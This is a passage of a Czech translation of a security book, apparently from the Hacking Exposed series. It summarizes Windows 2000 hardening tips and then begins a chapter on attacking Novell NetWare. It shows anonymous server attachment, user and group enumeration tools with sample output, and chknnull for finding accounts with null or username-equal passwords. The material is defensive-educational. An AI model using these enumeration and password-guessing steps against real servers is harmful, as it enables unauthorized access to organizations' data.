Windows XP/Whistler přichází s volitelnou podporou pro služby Universal Plug and Play (UPnP). Jedná se o vyvíjející se standard pro univerzální odhalení a rozeznání zařízení po síti. Představte si váš počítač, jak bez zásahu prochází síť a identifikuje tiskárny a jejich možnosti. Pochopitelně, tato mince má i druhou stranu a mnoho zařízení může shromažďovat prostřednictvím protokolu UPnP informace o systémech. Je to podobné jako SNMP s automatickým rozeznáním a bez autentizace (v aktuální specifikaci). Pokud je služba UPnP nainstalovaná ručně (prostřednictvím Přidat nebo odebrat programy / Komponenty Windows / Síťové služby / Universal Plug And Play) a služba UPnP Device Host je povolena, systém bude poslouchat na portu TCP 2869. Tato služba odpovídá na specifické příkazy protokolu HTTP. Služba Simple Service Discovery Protocol (SSDP) je v této chvíli také nainstalovaná a poslouchá prostřednictvím multicast IP. Snad se do UPnP verze 2 prosadí autentizace a do té doby by podle našeho názoru neměl Microsoft tuto službu podporovat.

# Poznámka o Raw Sockets a dalších nedoložených tvrzeních

Doposud bylo o bezpečnosti Windows XP učiněno mnoho populárních tvrzení a další jistě přijdou po uvolnění konečné verze. Ať už jsou autory lidé z Microsoftu, jejich příznivci nebo někteří z jejich mnohých kritiků, budou tato tvrzení rozptýlena časem a testováním v reálných situacích. Nedávno známý bezpečnostní št'oural Steve Gibson velmi senzačně oznámil, že Windows XP podporují programovací rozhraní pojmenované Raw Sockets a že jejich zavedení povede k širokému rozšíření podvržených adres a útoků typu DoS založených právě na této technice. Podáme teď čtenářům poslední úvahu o tomto oznámení, která do značné míry vystihuje naši pozici v hodnocení bezpečnosti Windows XP.

Mnoho z tolik mediálně zajímavé „nebezpečnosti“ Windows vychází z rozšířených omylů, které existovaly i v jiných technologích, dokonce i po delší dobu. S masovým rozšířením Windows se to, zdá se, jen zhoršilo. Pokud se rozhodnete používat platformu Windows právě pro ty důvody, které ji učinily tak populární (snadnost používání, kompatibilita atd.), budete muset porozumět tomu, jak ji zabezpečit a udržovat bezpečnou. Snad se v tomto ohledu cítíte jistější se znalostmi, které jste získali v této knize. Hodně štěstí!

## SHRNUTÍ

S výjimkou zneužití bezpečnostních chyb IIS prokázaly Windows 2000 značné zlepšení celkové bezpečnosti oproti NT 4. Přírůstek nových bezpečnostních vlastností, jako jsou IPSec a skutečné distribuované bezpečnostní zásady, pomohl také zvýšit laťku pro útočníky a změnit zátěž kladenou na administrátory. Nabízíme zde několik tipů, které vycházejí ze záležitostí probíraných v této kapitole, kapitole 5, věnované NT, a z výběru bezpečnostních informací o Windows 2000 na Internetu.

- Projděte si knihu *Hacking Exposed Windows 2000*, která nabízí nejúplnejší pokrytí bezpečnosti Windows 2000 od kořenů až po jednotlivé detaily. Zahrnuje a rozšiřuje informace prezentované v knize, kterou právě držíte v ruce, a dodává vyčerpávající bezpečnostní analýzu vlajkového operačního systému Microsoftu i budoucích verzí.
- Prohlédněte si shrnutí kapitoly 5, které je výchozím kontrolním seznamem vodoucím k upevnění bezpečnosti NT. Většinu, ne-li všechny, z těchto parametrů lze aplikovat na Windows 2000 (některé však mohou být v nových částech uživatelského rozhraní - zvláště „Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options“ Group Policy Object).
- Použijte kontrolní seznam bezpečnosti IIS5 dodávaný Microsoftem, který je dostupný na <http://www.microsoft.com/security>. Také si obstaraje nástroj konfigurace IIS5, který umožňuje, aby šablony definovatelné uživatelem, vycházející z dobrých návyků, byly vytvořeny a použity u Windows 2000 Internet Information Serveru.
- Informace o zabezpečení SQL Serveru 2000 na Windows 2000 najdete na <http://www.microsoft.com/technet/prodtechnol/sql/maintain/security/sql2ksec.asp>. Skvělé a zasvěcené informace o zranitelných místech SWL serveru jsou na <http://www.sqlsecurity.com>. Také kniha *Hacking Exposed Windows 2000* obsahuje celou kapitolu o útocích na SWL server a opatřeních proti nim.

- Pamatujte si, že vrstva operačního systému není pravděpodobně místem, kde bude systém napaden. Aplikační vrstva je často daleko zranitelnější - zvláště moderní bezestavové aplikace vycházející z webu. Provedte podrobnou prohlídku OS s pomocí informací v této kapitole, ale v prvň řadě se zaměřte na všeobecné zabezpečení aplikační vrstvy.
- Bude to asi znít kuriózně, ale ujistěte se, že používáte správnou verzi Windows 2000. Produkty Server a Advanced Server zveřejňují množství služeb (zvláště když jsou nakonfigurovány jako řadiče domén Active Directory) a měly by se vždy silně chránit před nedůvěryhodnými sítěmi, uživateli a vším, o čem máte jen mlhavé znalosti.
- Minimalismus se rovná vyšší bezpečnosti: jestliže se nedá na nic zaútočit, nemají útočníci žádný způsob, jak se dostat dovnitř. S pomocí services.msc zakažte všechny služby, které nejsou nezbytné. Služby, které pro svou nezbytnost zůstávají, nakonfigurujte bezpečně. Například nakonfigurujte službu DNS ve Windows 2000 tak, aby omezila přenosy zón na specifické stanice.
- Jestliže jsou služby sdílení tiskáren a souborů nezbytné, zakažte NetBIOS přes TCP/IP otevřením apletu Network and Dial-up Connections. Vyberte v něm Advanced / Advanced Settings a zrušte volbu File And Printer Sharing For Microsoft Networks pro každý adaptér, který chcete chránit, jak najdete zobrazeno na obrázku 6-1 na začátku této kapitoly. Toto zůstává nejlepším způsobem, jak nakonfigurovat vnější rozhraní serveru připojeného na Internet.
- Používejte filtry TCP/IP a nové filtry IPSec (popsané v této kapitole), aby blokovaly přístup k jiným naslouchajícím portům, než je nezbytné minimum nutné pro fungování.
- Chraňte na Internetu vystavené servery firewally nebo směrovací, které jsou vybaveny k omezování známých útoků typu odmítnutí služby jako zahlcení SYN a záplava fragmentů IP. Navíc podnikněte kroky nastíněné v této kapitole k upevnění Windows 2000 proti standardním útokům DoS, které vychází z IP, a sezeňte si odpovídající aktuální opravy proti možným DoS, které nejsou s IP spojeny.
- Sledujte všechny aktuální Service Packy a bezpečnostní opravy. Viz <http://www.microsoft.com/security>, kde najdete aktualizovaný seznam buletinů, rozrůstající se každým dnem.
- Omezte oprávnění interaktivně se přihlašovat, abyste zamezili útokům zvyšování privilegií (jako je předvídatelnost pojmenovaných rour služeb a záležitosti spojené s winstation) dříve, než vůbec začnou.
- Kdykoli je to možné, raději se z relací Terminal Serveru odhlaste, místo abyste se z nich jen odpojovali. Tak nenecháte zlomyslným správcům otevřené relace, ke kterým by se mohli připojit.
- Používejte nové nástroje, jako Group Policy (gpedit.msc) a nástroj Security Configuration and Analysis s doplňkovými šablonami, které pomohou vytvořit a distribuovat bezpečné konfigurace pro vaše prostředí Windows 2000.
- Uplatňujte silné zásady fyzické bezpečnosti, abyste se uchránili před offline útoky proti SAM a EFS, které jsme demonstrovali v této kapitole. Implementujte SYSKEY v módu chráněném heslem nebo disketou, abyste tyto útoky ztížili. Udržujte citlivé servery fyzicky bezpečně, nastavte hesla BIOSu, aby chránila spouštěcí sekvenci a odstranila nebo zakázala disketové mechaniky nebo jiná zařízení pro výmenná média, která lze použít ke spuštění systému na alternativních operačních systémech.

- Dodržujte „Dobré návyky pro používání EFS“, které najdete v souborech s návodou pro Windows 2000, implementujte transparentní šifrování na úrovni složek pro co největší množství dat, zvláště pro uživatele mobilních přenosných počítačů. Ujistěte se, že exportujete a pak vymažete lokální kopii klíče agenta obnovy, takže položky zašifrované EFS nebudou zranitelné offline útoky, které kompromituji certifikát administrátora pro obnovu.

# Kapitola 7

## Hackování Novell NetWare

**E**xistuje obecně mylná představa o společnosti Novell, že jejich produkty jsou již zastaralé a nepotřebné (alespoň se vás o tom snaží přesvědčit Microsoft a stoupenci systému UNIX). Ačkoliv v posledních letech podíl Novellu na trhu neroste, není zdaleka mrtvý a pohřbený. S více než 40 miliony uživatelů NetWare po celém světě (zdroj: International Data Corporation) je riziko, že tyto systémy obsahují citlivá data, stále stejně velké. V této knize se budeme zabývat různými verzemi systému NetWare, největší pozornost však budeme věnovat nejpopulárnější verzi NetWare 4.x a 32bitovým klientům na stanicích. Jestliže však používáte NetWare 5, nezoufejte, zjistíte, že mnoho z těchto útoků a protiopatření stále funguje.

Již více než 18 let uchovávají servery Novell nejdůležitější a nejcitlivější data organizací - mzdy, informace o budoucích obchodech, záznamy o zaměstnancích a finanční záznamy, abychom zmínili alespoň některé. Byli byste překvapeni, v kolika organizacích nemůžou nebo nechtějí Novell opustit, a přitom tyto systémy neudržují a nechávají je nezabezpečené.

Ale není NetWare bezpečný? Novell má za sebou již více než 18 let zkušeností se zabezpečením svých produktů - proč se tedy obávat dobytí pevnosti? To je odpověď, kterou určitě dostanete, jestliže se zeptáte společnosti Novell, ale ne, pokud se zeptáte expertů na bezpečnost. Je pravdou, že NetWare můžete udělat docela bezpečný, ale v tom stavu, v jakém je dodáván, vyžaduje ještě mnoho k dosažení tohoto cíle. NetWare 4.x má velmi málo z bezpečnostních prvků zapnutých. Standardně může například kdokoliv procházet strukturu Novell Directory Services (NDS), aniž by musel být systémem ověřený. Horší ovšem je fakt, že Novell nevyžaduje, aby uživatelé měli nastavená hesla a správce systému je nemusí nastavit ani při vytváření uživatelského účtu.

Jestliže se vám zdá napadení NetWaru příliš snadné, než aby to byla pravda, jednoduše to zkuste sami. Většina správců nechápe důsledky standardní konfigurace serveru a následkem toho se pak ani nesnaží zvýšit jeho bezpečnost. S chutí se pak do toho zakousnete, budete-li mít příležitost si do systému rýpnout, štouchnout či zavrtat se a potom zabušit na dveře NetWaru, abyste zjistili, jak jsou bezpečné.

V kapitole 3 jsme probírali, jak se můžou útočníci plížit po špičkách kolem vašich sítí a systémů, hledajíce tak informace a možnosti připojit se k vašim novellovým bednám. V této kapitole vás provedeme následujícími a závěrečnými kroky, které může útočník použít, aby získal administrativní práva vašeho serveru, popřípadě vašeho stromu NDS. Následující příklad jsme uplatnili v průběhu času mnohokrát a je překvapivě prostý. Připouštíme, že většina útoků popsaných v této kapitole je závislá na původním nezměněném nastavení parametru serveru NetWare, což nemusí být váš případ. Jedná se o využití takzvaného „bindery“ kontextu (bindery context).

## PŘIPOJIT SE, ALE NEDOTÝKAT

Rozšířenost	10
Složitost	9
Dopad	1
Celkové riziko	7

První krok, který musí útočník udělat, je anonymní připojení (*attachment*) k novellovému serveru. Abyste pochopili, co znamená připojení, musíte nejdříve pochopit proces přihlášení. Novell navrhl přihlášení

následovně: aby vás server NetWare mohl ověřit, musíte se k němu nejdříve *připojit*. Připojení a přihlášení nejsou na sobě vzájemně závislé. Jinými slovy: jestliže se přihlášení nepovede, navázané spojení zůstává. Takže nepotřebujete platné jméno uživatele a heslo k navázání spojení. Ukážeme vám, že mnoho z věcí, které útočník potřebuje k proniknutí do vaší bedny s NetWarem, je dostupných pouze na základě samotného připojení.

V kapitole 3 jsme vám ukázali, jak prohledávat síť a najít všechny servery NetWare a NDS stromy. Všechno, co potřebujete nyní udělat, je připojit se k serveru. Existuje mnoho způsobů, kterými to můžete provést. V následujícím textu si probereme tři hlavní nástroje, které umožňují připojit se k serveru: On-Site Admin společnosti Novell, snlist, a nslist.

Můžete se také připojit pomocí tradičního programu logi n, ale musíte provést přihlášení (které se nejspíš nepovede bez znalosti jména a hesla uživatele). Tento způsob ovšem útočníkovi nezaručuje, že zůstane skrytý. Může být totiž zaznamenán systémovou konzolou, a většina útočníků jej proto nepoužije.

## On-Site Admin

Každý správce sítě by měl program On-Site Admin zahrnout do své sady bezpečnostních nástrojů (pozn. překl. - v současné době není tento program veřejně dostupný). Tento grafický nástroj pro řízení serverů NetWare od společnosti Novell poskytuje informace o serverech a stromech NDS a zároveň umožňuje téměř vše, co budete potřebovat k vyhodnocení vaší výchozí bezpečnostní situace. Vývojáři Novellu sice učinili inteligentní rozhodnutí vytvořit tento nástroj, bohužel však může být použit proti vám. Je ironií osudu, že je nyní jedním z hlavních nástrojů pro napadení novellových serverů.

Po spuštění vám On-Site Admin zobrazí všechny servery NetWare, které jste se jinak naučili hledat v kapitole 3. Ze zobrazeného seznamu serverů si klepnutím myši jeden vyberte. On-Site Admin vás k vybranému serveru automaticky připojí. Zkontrolujte si to můžete například v seznamu připojených serverů, které 32bitový klient pro Windows zobrazuje (NetWare Connections). Můžete tak postupně vytvořit spojení se všemi servery, které chcete dále zkoumat.

## snlist a nslist

Pomocí obou programů, ať již je to snlist nebo nslist, vytvoříte spojení se servery NetWare stejným způsobem, jako pomocí On-Site Admin. Rozdíl je pouze v tom, že se jedná o programy příkazového řádku. Sní i st je obecně mnohem rychlejší než nslist a doporučujeme ho pro naše účely, avšak nslist je užitečný pro zobrazení úplné adresy serveru, což nám později pomůže. Pro připojení se ke všem serverům na síti můžeme oba nástroje použít bez parametrů, pro připojení se ke konkrétnímu serveru použijeme jeho název jako parametr. Připojení se k serveru tímto způsobem je základem pro následný úspěšný hacking.

### Tip

Máte-li problém s připojením se k novellovým serverům, zkontrolujte, zda máte nastaven výchozí server. provedete to vyvoláním dialogového okna „NetWare Connections“, ve kterém budete hledat název serveru, před kterým je zobrazena hvězdička. Před použitím těchto nástrojů musíte již být k některému serveru připojeni. Jste-li již k některému serveru připojeni, a přesto máte problémy, vyberte si jiný ze serverů a klepněte na tlačítko „Set Primary“.

**Tip**

Kdykoliv chcete vytvořit důležité spojení pomocí nástrojů příkazového řádku, spusťte si nový příkazový řádek (cmd.exe v prostředí NT nebo command.com ve Windows 9x). V opačném případě můžete narazit na množství chyb a strávit hodiny jejich odstraňováním.



## Obrana proti navázání spojení

Není nám znám žádný mechanismus, kterým by bylo možné připojení k serveru zakázat. Tato vlastnost se nezměnila ani s příchodem NetWare 5.

# ZMAPOVÁNÍ BINDERY A NDS STROMŮ

Rozšířenost	<b>9</b>
Složitost	<b>10</b>
Dopad	<b>3</b>
Celkové riziko	<b>7</b>

V tomto zvláštním stavu, kdy jste k serveru připojeni, ale nejste jím ověřeni, můžete odhalit velké množství informací - více, než by mělo být možné. Nástroje jako userinfo, userdump, finger, bindery, bindin, nlist a cx poskytují bindery informace. Nástroje typu On-Site Admin pak umožňují vyhodnotit strom NDS. Dohromady poskytují útočníkovi většinu informací nezbytných pro proniknutí do vašeho serveru. Mějte na paměti, že všechny tyto informace jsou dostupné díky jednomu jedinému spojení s vaším serverem.



## userinfo

Používáme program userinfo o verze 1.04, formálně nazývaný NetWare User Information Listing program. Byl napsán Timem Schwabem a poskytne vám rychle seznam bindery uživatelů serveru. Stejně rychle vám userinfo umožní najít jednoho uživatele, použijete-li jako parametr jeho jméno. Jak ukazuje následující obrázek, připojením se k serveru SECRET a spuštěním userinfo můžete získat jména všech uživatelů systému včetně jejich objektových identifikátorů (object ID).

User ID	Name	Enabled	Locked	Password	Last Login	Address
B9000001	admin	insufficient	rights			
EP000007	jscanbray	insufficient	rights			
FA000001	smclure	insufficient	rights			
FB000001	jgmoens	insufficient	rights			
FD000001	glurutz	insufficient	rights			
FE000001	mdolphin	insufficient	rights			
FF000001	deoane	insufficient	rights			
100001	jsmith	insufficient	rights			
1010001	rpaul	insufficient	rights			
2010001	jhanley	insufficient	rights			
3010001	nmeadows	insufficient	rights			
4010001	abirchard	insufficient	rights			
5010001	ehammond	insufficient	rights			
6010001	jbenson	insufficient	rights			
7010001	eculp	insufficient	rights			
8010001	jhonev	insufficient	rights			
9010001	tgoody	insufficient	rights			
A010001	jgoldberg	insufficient	rights			
B010001	estein	insufficient	rights			

19 users found



## userdump

Program userdump vl.3 od Roye Coatese je podobný programu userinfo tím, že zobrazuje všechny uživatele serveru, ke kterému jste připojeni. Poskytuje však navíc celé jméno uživatele (full name), jak to můžete vidět na následujícím obrázku. Útočníci můžou použít tuto informaci k provedení „společenského útoku“ (social engineering attack) - útočník zavolá na firemní help desk a požádá o znovuinstavení hesla.

#	Username	Realname	Last Login	Acc-Bal
1	ABIRCHARD		65-???-77 68:79	N/R
2	ADMIN		65-???-77 68:79	N/R
3	DEOANE	Dan Seoane	65-???-77 68:79	N/R
4	ECULP		65-???-77 68:79	N/R
5	EHAMMOND		65-???-77 68:79	N/R
6	ESTEIN		65-???-77 68:79	N/R
7	GKURTZ	George Kurtz	65-???-77 68:79	N/R
8	JBENSON		65-???-77 68:79	N/R
9	JGOLDBERG		65-???-77 68:79	N/R
10	JHANLEY		65-???-77 68:79	N/R
11	JHOMEY		65-???-77 68:79	N/R
12	JSCAMBRAY	Joel Scambray	65-???-77 68:79	N/R
13	JSTITH		65-???-77 68:79	N/R
14	JSYMOENS	Jeff Symoens	65-???-77 68:79	N/R
15	MDOLPHIN	Martin Dolphin	65-???-77 68:79	N/R
16	MMEADOWS		65-???-77 68:79	N/R
17	RPAUL		65-???-77 68:79	N/R
18	SMCCLURE	Stuart McClure	65-???-77 68:79	N/R
19	TGOODY		65-???-77 68:79	N/R



## finger

Použití programu finger není nezbytné pro získání seznamu uživatelů systému, ale zahrnuli jsme ho sem, protože je užitečný ve chvíli, kdy hledáte, jestli konkrétní uživatel v systému existuje. Útočníci se například nabourají do vašeho NT nebo UNIX systému a získají tak množství uživatelských jmen a hesel. Vědí, že uživatelé mají často účty i na jiných systémech a pro zjednodušení používají stejná hesla. Z tohoto důvodu útočníci použijí tato objevená jména a hesla pro vniknutí i do jiných systémů, například do vašich novellových serverů.

K vyhledání uživatele v systému jednoduše napište finger < jméno uživatela >.

Při použití programu finger buďte opatrní, může být někdy velmi nápadný. Nevíme přesně proč, ale když použijete finger na uživatele, který je v danou chvíli zrovna přihlášený, obdrží někdy prázdnou NetWare popup zprávu.



## bindery

Je skvělé znát uživatele serveru, ale útočníci potřebují mít o něco málo více informací ještě předtím, než se do vašeho systému nabourají. Kdo například patří do skupiny správců? Program NetWare Bindery Listing tool vl.1.16 společnosti Manth-Brownell, Inc. vám může zobrazit informace o libovolném bindery objektu (viz obrázek 7-1).

The screenshot shows a Windows command prompt window titled 'C:\WINNT\System32\cmd.exe'. The output of the command 'nlist /B' is displayed, listing several objects found in the Bindery:

- B010001 ESTEIN**: A user object with attributes like HOME DIRECTORY, GROUPS I'M IN, HUMAN\_RESOURCES, MISC\_LOGIN\_INFO, ACL, CN, OBJECT\_CLASS, PUBLIC\_KEY, SURNAME, LANGUAGE, TRUSTEE\_ASSIGNMENTS (INSUFFICIENT RIGHTS), and LOGIN\_SCRIPT. An error message at the end states 'OPEN ERROR: NO SUCH FILE OR DIRECTORY'.
- D010003 ADMINS**: A group object with attributes like GROUP\_MEMBERS, JSYMOENS, DEORANE, ACL, CN, OBJECT\_CLASS, REVISION, EQUAL\_TO\_ME, JSYMOENS, DEORANE, TRUSTEE\_ASSIGNMENTS (INSUFFICIENT RIGHTS).
- E01000D HSS**: An object with attributes like NET\_ADDRESS (36FCC65D:000000000001), TRUSTEE\_ASSIGNMENTS (INSUFFICIENT RIGHTS).

At the bottom of the output, it says '33 objects found'.

Obrázek 7 - 1, Bindery poskytuje velké množství netwarových informací, včetně takových, jako např. kdo všechno je členem skupiny ADMIN...»

Bindery vám také umožňuje získat informace o jednom uživateli nebo skupině. Napíšete-li například bindery admins, získáte všechny členy skupiny Admins. Ve chvíli, kdy se vám zobrazí velké množství objektů najednou, může být užitečný parametr /B, který vypisuje jenom jeden rádek pro každý objekt.

## bindin

Podobně jako bindery vám program bindin dovolí zobrazit různé objekty, jako například servery, uživatele a skupiny, bindin má však lépe uspořádané rozhraní. Stejně dobře jako bindery vám bindin vypíše členy skupiny, takže se můžete zaměřit na typické skupiny, jako jsou ADMININS, IT, SPRÁVCI, ADMINISTRATORI atd.

- bindinu Zobrazí všechny uživatele serveru.
- binding Zobrazí všechny skupiny a jejich členy.

## nlist

Utilitu nlist najdete na serveru NetWare ve složce SYS:PUBLIC. Nahrazuje původní program slist z NetWare 3.x, který vypisoval seznam všech serverů NetWare ve vaší síti. Nlist však nabízí mnohem víc. Jedná se o nástroj, pomocí kterého si můžete vypsat informace o objektech NDS, jako jsou uživatelé, skupiny, servery, fronty a svazky.

- nlist user/d Zobrazí existující uživatelské účty a jejich atributy.

- nlist groups /d Zobrazí existující skupiny a jejich členy.
- nlist server /d Zobrazí existující servery a jejich atributy.
- nlist /ot=\* /dyn /d Zobrazí veškeré informace o všech objektech.

```

C:\WINNT\System32\cmd.exe - nlist /ot=* /dyn /d

Value Type: Item
Longevity: Static
Read Security: Any
Write Security: Supervisor

Value:
0000: 53 63 61 6D 62 72 61 79 00 00 00 00 00 00 00 00 Scambray.....
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Property Name: PHONE_NUMBER
Value Type: Item
Longevity: Static
Read Security: Any
Write Security: Supervisor

Value:
0000: 36 35 30 2D 35 35 35 2D 31 32 31 32 00 00 00 00 650-555-1212....
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

>>> Enter = More C = Continuous Esc = Cancel

```

Nlist je obzvláště užitečný ve chvíli, kdy potřebujete zjistit podrobné informace o vlastnostech objektu, jako je příjmení, telefonní číslo a další.

## CX

Change Context (cx) je trochu jiný nástroj, který najdete rovněž ve složce SYS:PUBLIC na každém serveru NetWare 4.x. Cx zobrazi strukturu celého stromu NDS nebo její libovolné části. Tento nástroj shledáte zvláště užitečný ve chvíli, kdy ve struktuře NDS budete potřebovat najít konkrétní objekt. Když například útočníci zjistí heslo uživatele na určitém serveru, mohou použít cx k nalezení všech serverů v NDS, ke kterým se můžou připojit. Tady je malá ukázka toho, co všechno můžete pomocí cx provést:

Změna aktuálního kontextu na [Root]:

`cx /r`

Změna aktuálního kontextu o úroveň jednoho objektu výš:

`cx .`

Nastavení konkrétního kontextu:

`cx .engineering.newyork.hss`

### Poznámka

Je nezbytné použít v předchozím příkladu tečku, jelikož určuje kontext relativně vůči počátku [Root].

Zobrazení všech kontejnerových objektů od úrovně aktuálního kontextu:

*cx IX*

Zobrazení všech objektů od úrovně aktuálního kontextu:

*cx IX /a*


Zobrazení všech objektů konkrétního kontextu:

*cx .engineering.newyork.hss IX /a*

No a na konec zobrazení všech objektů celého stromu od kořene [Root]:

*cx /t /a /r*

Pokud tedy chcete zmapovat celou strukturu NDS stromu se všemi jeho kontejnery, napište jednoduše příkaz *cx /t /a /r* a zobrazí se vám podobný výpis, jako můžete vidět na obrázku 7-2.



Obrázek 7-2. Cx poskytuje útočníkovi informace o všech aspektech NetWare infrastruktury

### Poznámka

Nedaří-li se vám práce s programem cx (objevuje se vám např. chyba CX-4.20-240), můžete použít prohlížeč NDS stromu programu On-Site Admin, který probereme v další části. Tento problém se někdy objeví při vzdáleném (dial-up) přístupu do sítě, při kterém můžete obdržet chyby, jako je tato:

CX-4.20-240: The context you want to change to does not exist.

You tried to change to:

ACME

Your context will be left unchanged as:


[Root]



## On-Site Administrator

Jak jsme si řekli v kapitole 3, Novell standardně umožňuje, aby kdokoliv procházel strukturu NDS stromu. Taktto získaná informace může být útočníkům nesmírně užitečná, pokud navíc ještě umožní graficky zobrazit každý objekt vašeho stromu včetně organizačních jednotek (OU), serverů, uživatelů, skupin, tiskáren a tak dál.

Grafický ekvivalent utility cx pro zobrazení libovolného kontejneru NDS stromu je TreeForm programu On-Site. Produkt vám zobrazí každý strom, kontejner a koncový objekt ve formě stromu tak, jak ukazuje obrázek 7-3.



Obrázek 7-3. Abyste mohli vidět v síti dostupné NDS stromy pomocí On-Site, klepněte na tlačítko s ikonou stromu. Nezapomeňte, že předtím, než si budete moci prohlédnout NDS strom, musíte se připojit k serveru ...



## Obrana proti zmapování Bindery a NDS stromů

Existují dvě protiopatření, která zruší standardní možnost objektu [Public] procházet NDS strom. Naše doporučení najdete v kapitole 3.

# JAK OTEVŘÍT ODEMKNUTÉ DVEŘE

Jakmile si útočníci vytváří prostor (uživatele a servery), začnou lomcovat klikami dveří (luštit hesla). Útočníci to nejspíše udělají tak, že se budou snažit přihlásit. V tomto okamžiku znají jména uživatelů, takže jim už jen stačí zjistit nějaká hesla.

## chknnull

Rozšířenost	9
Složitost	10
Dopad	5
Celkové riziko	8

Jen málo netwarových utilit je tak důležitých pro útočníka (a samozřejmě i pro správce), jako chknnull. Tento bindery nástroj pracuje se servery NetWare 3.x i se servery NetWare 4.x, které mají nastavený „bindery context“. Program je neocenitelný jak pro útočníka, tak pro správce tím, že najde účty, které nemají nastavené heslo nebo se heslo dá snadno uhodnout. Pamatujte si, že NetWare nevyžaduje, aby měl nově vytvořený uživatel zadané heslo (pokud nepoužijete šablonu). Výsledkem je, že mnoho uživatelských účtů nemá nastavené heslo, a navíc nebyly nikdy použity. Nabízí tím tak doširoka otevřené dveře k většině novellových serverů. Mnozí uživatelé ještě situaci zhorší tím, že dají přednost jednoduchosti před bezpečností a volí si snadno zapamatovatelná hesla (často díky špatné bezpečnostní politice a jejímu nedostatečnému vymáhání).

Pro odhalení jednoduchých hesel použijte utilitu chknnull.

```
Usage: chknnull [-p] [-n] [-v] [wordlist ...]
-p : check username as password
-n : don't check NULL password
-v : verbose output
also checks words specified on the command line as password
```

Na kontrole neexistence hesla (NULL password) je příjemné to, že na rozdíl od nezdařeného pokusu o přihlášení není test na „NULL password“ zaznamenán v logu.

Chknnull; najde snadno prázdná hesla a hesla, která se shodují s uživatelským jménem. Jak můžete vidět na následujícím obrázku, několik uživatelů nemá nastaveno heslo a jeden uživatel, JBENSON, má heslo shodné se svým jménem JBENSON“.

```
C:\novell>chknnull -p
fh0010001 0001 JSYMOENS HAS a NULL password
00010001 0001 JSMITH HAS a NULL password
